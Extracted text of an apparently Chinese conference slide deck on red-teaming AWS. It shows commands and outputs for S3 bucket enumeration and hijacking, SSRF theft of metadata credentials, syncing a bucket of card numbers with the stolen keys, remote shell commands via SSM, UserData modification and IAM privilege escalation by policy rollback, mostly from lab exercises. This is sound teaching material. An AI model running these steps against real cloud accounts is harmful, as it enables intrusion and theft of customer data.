



网络安全创新大会
Cyber Security Innovation Summit

Red Teaming for Cloud: 云上攻防

主讲人: Loki 斗象科技高级安全研究员

01 云安全概述

02 前置知识

03 云上攻击

04 安全防护

PART 01

云安全概述

云安全攻击事件



2010年 Microsoft云服务软件配置错误数据泄露

2012年 Dropbox 泄漏了超过6800万个用户帐户包括电子邮件地址和密码

2013年 Yahoo 超过10亿个用户帐户遭到了攻击

2017年 wwe S3配置不当 泄露300多万个人用户信息


2016年5月 黑客偷走了大约1.67亿个LinkedIn电子邮件地址和密码

2019年7月 Capital One金融公司泄露80000多个银行账号与社保信息

国内外常见的云平台




传统LAMP架构



AWS所提供服务



AWS 解决架构





PART 02

前置知识



AWS Identity and Access Management (IAM) 是一项 Web 服务，可使 Amazon Web Services (AWS) 客户在 AWS 中进行用户管理和用户权限。该服务主要针对拥有多用户或多系统且使用 AWS 产品（例如 Amazon EC2、Amazon SimpleDB 及 AWS 管理控制台）的组织。借助 IAM，可以集中管理用户、安全证书（例如访问密钥），以及控制用户可访问哪些 AWS 资源的权限。

用户 (users)

群组 (groups)

角色 (roles)

策略 (Policy)



AWS IAM

- Metadata

实例元数据 是有关实例的数据，可以用来配置或管理正在运行的实例。

实例元数据分为几类，例如，主机名、事件和安全组。

- EC2元数据IP

AWS通过专用HTTP接口为EC2实例提供了实例元数据，该接口只能由虚拟服务器本身访问。

元数据的类别通过以下URL公开给所有EC2实例：<http://169.254.169.254/latest/meta-data/>

<http://169.254.169.254/latest/meta-data/iam/info> 获取附加实例的信息

<http://169.254.169.254/latest/meta-data/iam/security-credentials/test> 获取临时令牌




PART 03

云上攻击



S3存储桶配置权限不当泄漏数据

- **url访问**
s3.区域.amazonaws.com/存储桶名 或
存储桶名.s3.amazonaws.com
- **Bucket未授权访问**：经过错误配置后，匿名用户就可以列出、读取或者写入S3 bucket。
- **Bucket半公开访问**：经过配置后“通过身份认证的用户”就可以访问S3 bucket。这就意味着只要经过AWS的认证，任何人都可以访问这些资源。



The screenshot shows a web browser window with the address bar displaying 'flaws.cloud.s3.amazonaws.com'. The page content shows an XML document tree for a bucket named 'flaws.cloud'. The XML structure is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>hint1.html</Key>
    <LastModified>2017-03-14T03:00:38.000Z</LastModified>
    <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
    <Size>2575</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint2.html</Key>
    <LastModified>2017-03-03T04:05:17.000Z</LastModified>
    <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
    <Size>1707</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>hint3.html</Key>
    <LastModified>2017-03-03T04:05:11.000Z</LastModified>
    <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
    <Size>1101</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2020-05-22T18:16:45.000Z</LastModified>
    <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
    <Size>3162</Size>
  </Contents>
</ListBucketResult>
```

S3存储桶权限配置问题

对S3配置不当扩大攻击

- 恶意代码注入
如beef框架
- S3存储桶劫持
当s3存储桶服务注销时，通过创建同名名称s3进行劫持

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<!--Link JavaScript---->
<script type="text/javascript"
src="https://s3.us-east-2.amazonaws.com/kirit-bucket/vulnscript.js"></scrip
t>
<!--Vulnerable JavaScript-->
</head>
<body><!-- Your web--></body>
</html>
```

```
#!/bin/bash
set -x
set -euvo pipefail
IFS=$'\n\t'

ROOTPATH=/var/www/rocket.chat
PM2FILE=pm2.json
if [ "$1" == "development" ]; then
    ROOTPATH=/var/www/rocket.chat.dev
    PM2FILE=pm2.dev.json
fi

cd $ROOTPATH
+ curl -fSL "https://s3.amazonaws.com/rocketchatbuild/rocket.chat-develop.tgz" -o rocket.chat.tgz
tar xzf rocket.chat.tgz && rm rocket.chat.tgz
cd $ROOTPATH/bundle/programs/server
npm install
pm2 startOrRestart $ROOTPATH/current/$PM2FILE
```


因此，我决定看看是否可以访问该S3存储桶中的内容。令我惊讶的是，我收到以下错误消息：

```
$ aws s3 ls s3://rocketchatbuild

An error occurred (NoSuchBucket) when calling the ListObjects operation: The specified bucket does not exist
```

在查找的过程中留意AccessKey/Secretkey

发现AK/SK可以通过行云管家、OSS Browser、API Explorer、AWS CLI进行连接



1 contributor

30 lines (30 sloc) | 1.5 KB

```

1 <component name="ProjectRunConfigurationManager">
2   <configuration default="false" name="notifications server" type="PythonConfigurationType" factoryName="Python">
3     <module name="notification-server" />
4     <option name="INTERPRETER_OPTIONS" value="" />
5     <option name="PARENT_ENVS" value="true" />
6     <envs>
7       <env name="PYTHONUNBUFFERED" value="1" />
8       <env name="DEBUG" value="false" />
9       <env name="PRODUCTION" value="false" />
10      <env name="AWS_ACCESS_KEY_ID" value="AKIAIHE" />
11      <env name="AWS_SECRET_ACCESS_KEY" value="JJFKHqk" />
12      <env name="AWS_EMAIL_REGION" value="eu-west-1" />
13      <env name="PORT" value="8006" />
14    </envs>

```


发现一个具有登录页面的应用程序，该应用程序提供了用户注册功能。登录后，应用程序允许用户输入URL，服务器将代表该用户发出Web请求。

获取临时凭证

`http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2serverhealthrole`

Hi admin

[Logout](#)

For eg: <http://127.0.0.1:8080>

Health of the server

Server is healthy..

```
{
  "Code": "Success",
  "LastUpdated": "2019-08-12T19:31:58Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAVQP2DJQ2IDXGBJP7",
  "SecretAccessKey": "fAaOdpziHxSz9jJP+OIU3ydsJeVAogPEuKQCJSjuR",
  "Token": "AgoJb3JpZ2luX2VjEFQaCXVzLWVhc3QtMSJHMEUCIqnnKg9F3ydHVU/CTBNdAp
/zKXo6V9b0GOaXuOVJE2AAiEA6MsiNKQnmO7ONMQYHFnyOFWovSMqijNtMnVPeFGoM/sq4wMI3f
/////////AAAAAGgwzNzkwMTg0OTcwNzYDItwhHpqUvgIBe9Ipiq3A7uxYyOuV3Tgl31NqEDC9GuMMCb2O6nGSKiwmbVAsfnbN8Q5HEmNQZntOi3z5iMWGizKOIGqf9LCJTIFC+t
/AgvuyoZ4Rebw7TIE3UvkZs0OdDf84lp4wrYvhbQL1hldViWtk7ixsLgWRcqXgSe7HHE4LkmPBoeOR+q9yeCwzYSNyp4cdL07p+CmiwcuFigVpT0t7c5G4vs1j8Drklqd7sBapltei6cW0vjp91vC2MPeQJtoMV
/A3ACjOiJb8AoudIFvqXsgilUunvWTzQZxt6Z7xCkbRrRW6T2ptT8piYpss4Skn1/D7hKFy7cwWQgNiqF4xe15ZP
/rP3CvYulK0sfsPwKQTZOrfp8TH5KYHgOel6m/UhBb//RMfFLFC0+KQyhkaK3eY88PIBUEQx6aRx3ll6uZf
/s4fxDIOfa4KwyA8LoagR47FaUtHD7wpvKumquAgO9cWgnQRzUvBaNrUitV92qSCKRaN9DLB6Yes3RybRkZn07I+wb80DRzZ2YU5PWCXhCX1Dj
/qWm8Gem+DLb9xXj6LQSG3lwnYc58UfUN4sw4f3G6gU6tAHHClmk
/rQLU9i0DBdqHNXUnTB0jcKWeHld9Bj0KiSMbQL2avXy4F+3Og5C1H+EEcBl58BbrNn8OkrrqOHqEuDQBV2p4L5xuQyNePUF+1fWEnvT9fhkciitWYaTqN+y+HYBBknnOCa9K0ocv8ntfcuYE8xmBgURH6.
"Expiration": "2019-08-13T01:48:20Z"
}
```

Whoami

返回关于凭证 IAM用户或角色的详细信息

```
$:> aws sts get-caller-identity --profile stolencreds
{
  "UserId": "AROAVQP2DJQ20FIEX4W26:i-068dc99bac1e016ba",
  "Account": "379018497076",
  "Arn": "arn:aws:sts::379018497076:assumed-role/ec2serverhealthrole/i-068dc99bac1e016ba"
}
$:>
```

aws s3 ls --profile stolencreds

aws s3 ls s3://data.serverhealth-corporation --profile stolencreds

aws s3 sync s3://data.serverhealth-corporation . --profile
stolencreds

```
$:> aws s3 ls --profile stolencreds
2019-08-12 12:00:53 data.serverhealth-corporation
$:>
$:> aws s3 ls s3://data.serverhealth-corporation --profile stolencreds
2019-08-12 12:05:04          6680 data001.csv
$:>
$:> aws s3 sync s3://data.serverhealth-corporation . --profile stolencreds
download: s3://data.serverhealth-corporation/data001.csv to ./data001.csv
$:>
$:> cat data001.csv
Branch: Visa, Name On Card: Brianne Kemmer, Card Number: 2221474835914058, Expiration Date: 10/20, CVV: 513
Branch: Visa, Name On Card: Earlene Will, Card Number: 4556175363432329, Expiration Date: 01/22, CVV: 201
Branch: Visa, Name On Card: Brad Stanton, Card Number: 4334332653137, Expiration Date: 07/20, CVV: 750
Branch: MasterCard, Name On Card: Mario Kohler, Card Number: 5461266844097756, Expiration Date: 08/19, CVV: 57
Branch: American Express, Name On Card: Alden Mosciski, Card Number: 5151605315650426, Expiration Date: 12/20, CVV: 434
Branch: MasterCard, Name On Card: Oleta Raynor, Card Number: 4916849507259, Expiration Date: 08/20, CVV: 673
Branch: MasterCard, Name On Card: Josie Greenfelder, Card Number: 5138367732179152, Expiration Date: 10/19, CVV: 668
Branch: MasterCard, Name On Card: Margaret Gulgowski, Card Number: 4929215095156893, Expiration Date: 08/21, CVV: 868
Branch: Visa Retired, Name On Card: Concepcion Stokes, Card Number: 4370701026524030, Expiration Date: 08/20, CVV: 142
Branch: Visa, Name On Card: Leonard Zemlak, Card Number: 5162479949606692, Expiration Date: 07/20, CVV: 60
Branch: MasterCard, Name On Card: Brianne Kreiger, Card Number: 4539136545929683, Expiration Date: 07/20, CVV: 613
Branch: MasterCard, Name On Card: Dena Stiedemann, Card Number: 6011783539705116, Expiration Date: 06/22, CVV: 857
Branch: MasterCard, Name On Card: Valentin Durgan, Card Number: 2720136855464324, Expiration Date: 07/20, CVV: 980
Branch: Visa, Name On Card: Kristin Robel, Card Number: 2720466218677290, Expiration Date: 03/22, CVV: 825
Branch: Visa, Name On Card: Erik Mitchell, Card Number: 379184216029426, Expiration Date: 08/20, CVV: 666
```

aws ssm describe-instance-information — profile stolencreds

```
$:> aws ssm describe-instance-information --profile stolencreds
{
  "InstanceInformationList": [
    {
      "InstanceId": "i-068dc99bac1e016ba",
      "PingStatus": "Online",
      "LastPingDateTime": 1565644177.248,
      "AgentVersion": "2.3.662.0",
      "IsLatestVersion": false,
      "PlatformType": "Linux",
      "PlatformName": "Ubuntu",
      "PlatformVersion": "16.04",
      "ResourceType": "EC2Instance",
      "IPAddress": "172.31.93.250",
      "ComputerName": "serverhealth"
    }
  ]
}
```

然后使用上面describe-instance-information命令中返回的instanceid，我们运行send-command和list-command-invocations分别执行和读取输出ifconfig

```
aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AWS-RunShellScript" --comment "IP Config" --parameters commands=ifconfig --output text -  
-query "Command.CommandId" --profile stolencreds
```

```
aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details --  
query "CommandInvocations[].CommandPlugins[].{Status:Status,Output:Output}" --  
profile stolencreds
```



```
$:> aws ssm send-command --instance-ids "i-068dc99bac1e016ba" --document-name "AWS-RunShellScript" --comment "IP Config" --parameters commands=ifconfig --output text --query "Command.CommandId" --profile stolencreds
982ac363-a346-4743-a78c-def39ce178fe
$:>
$:> aws ssm list-command-invocations --command-id "982ac363-a346-4743-a78c-def39ce178fe" --details --query "CommandInvocations[].CommandPlugins[].{Status:Status,Output:Output}" --profile stolencreds
[
  {
    "Status": "Success",
    "Output": "eth0      Link encap:Ethernet  HWaddr 12:c7:94:e3:44:70  \n                inet addr:172.31.93.250  Bcast
:172.31.95.255  Mask:255.255.240.0\n                inet6 addr: fe80::10c7:94ff:fee3:4470/64 Scope:Link\n                UP BROADCAST
RUNNING MULTICAST  MTU:9001  Metric:1\n                RX packets:591968 errors:0 dropped:0 overruns:0 frame:0\n
TX packets:353286 errors:0 dropped:0 overruns:0 carrier:0\n                collisions:0 txqueuelen:1000  \n                RX byt
es:465160245 (465.1 MB) TX bytes:76448213 (76.4 MB)\n\nlo      Link encap:Local Loopback  \n                inet addr:127
.0.0.1  Mask:255.0.0.0\n                inet6 addr: ::1/128 Scope:Host\n                UP LOOPBACK RUNNING  MTU:65536  Metric:1\n
RX packets:1510 errors:0 dropped:0 overruns:0 frame:0\n                TX packets:1510 errors:0 dropped:0 overruns
:0 carrier:0\n                collisions:0 txqueuelen:1  \n                RX bytes:353759 (353.7 KB) TX bytes:353759 (353.7 KB)\n
\n"
  ]
}
```

AWS UserData 命令执行

在Amazon EC2中启动实例时，可以选择将用户数据传递到该实例，该数据可用于执行常见的自动配置任务，在实例启动后将运行脚本

```
aws ec2 modify-instance-attribute --instance-id [target  
instance] --attribute userData --value
```

file:///modified_user_data.sh

modified_user_data.sh需要进行Base64编码

IAM权限提升 ——28个威胁权限

- 提权详细信息
<https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation>
- IAM 提权辅助检查
<https://github.com/RhinoSecurityLabs/Security-Research>
- AWS凭证权限枚举
<https://github.com/andresriancho/enumerate-iam>

iam:CreatePolicyVersion	lambda:CreateFunction
iam:SetDefaultPolicyVersion	lambda:InvokeFunction
iam:PassRole	lambda:AddPermission
ec2:RunInstances	lambda:CreateEventSourceMapping
iam:CreateAccessKey	dynamodb:PutItem (可能)
iam:CreateLoginProfile	dynamodb:CreateTable (可能)
iam:UpdateLoginProfile	lambda:UpdateFunctionCode
iam:AttachUserPolicy	glue:CreateDevEndpoint
iam:AttachGroupPolicy	glue:UpdateDevEndpoint
iam:AttachRolePolicy	cloudformation:CreateStack
iam:PutUserPolicy	datapipeline:CreatePipeline
iam:PutGroupPolicy	datapipeline:PutPipelineDefinition
iam:PutRolePolicy	codestar:CreateProjectFromTemplate
iam:AddUserToGroup	codestar:CreateProject
iam:UpdateAssumeRolePolicy	codestar:AssociateTeamMember
sts:AssumeRole	lambda:UpdateFunctionConfiguration
iam:PassRole	sagemaker:CreateNotebookInstance
	sagemaker:CreatePresignedNotebookInstanceUrl

IAM权限提升 ——iam_privesc_by_rollback

从具有高度限制的IAM用户开始，攻击者能够查看以前的IAM策略版本并还原管理员权限的版本，从而导致特权升级利用

- `aws iam list-attached-user-policies --user-name raynor --profile Raynor`
- `aws iam get-policy --policy-arn <generatedARN>/cg-raynor-policy --profile Raynor`

```
root@loki:~# aws iam list-attached-user-policies --user-name raynor-cgid3s74w6hym9 --profile raynor
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-cgid3s74w6hym9",
      "PolicyArn": "arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9"
    }
  ]
}
root@loki:~# aws iam get-policy --policy-arn arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9 --profile raynor
{
  "Policy": {
    "PolicyName": "cg-raynor-policy-cgid3s74w6hym9",
    "PolicyId": "ANPA5HRI0J3PQF2VULKAL",
    "Arn": "arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 1,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "Description": "cg-raynor-policy",
    "CreateDate": "2020-12-10T14:26:12Z",
    "UpdateDate": "2020-12-10T14:26:17Z"
  }
}
```

aws iam get-policy-version --
policy-arn
<generatedARN>/cg-raynor-
policy --profile raynor

```
root@loki:~# aws iam get-policy-version --policy-arn arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9 --version-id v1 --profile raynor
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "IAMPrivilegeEscalationByRollback",
          "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:SetDefaultPolicyVersion"
          ],
          "Effect": "Allow",
          "Resource": "*"
        }
      ]
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2020-12-10T14:26:12Z"
  }
}
```

- `aws iam list-policy-versions --policy-arn <generatedARN>/cg-raynor-policy --profile Raynor`
